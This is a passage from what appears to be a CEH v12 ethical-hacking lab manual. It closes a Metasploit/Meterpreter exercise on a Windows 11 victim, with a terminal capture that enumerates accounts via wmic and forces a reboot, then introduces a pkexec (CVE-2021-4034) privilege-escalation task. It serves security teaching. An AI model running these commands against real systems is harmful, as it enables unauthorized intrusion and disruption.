
55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
FALSE FALSE
C:\>wmic useraccount get name,sid
wmic useraccount get name,sid
Name SID
Admin S-1-5-21-211858687-566857532-2239795073-1002
Administrator S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503
Guest S-1-5-21-211858687-566857532-2239795073-501
Jason [ADME license] S-1-5-21-211858687-566857532-2239795073-1005
Martin S-1-5-21-211858687-566857532-2239795073-1007
Shiela S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504
C:\>wmic os where Primary='True' reboot
wmic os where Primary='True' reboot
Executing (\Windows\ROOT\CIMV2:Win32_OperatingSystem=@)->Reboot()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 0;
};

C:\>
[*] 10.10.1.11 - Meterpreter session 1 closed. Reason: Died
```

56. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine (victim machine).

57. You can observe that the machine has been turned off.



58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec


Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.


Here, we are using a proof of concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.

Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

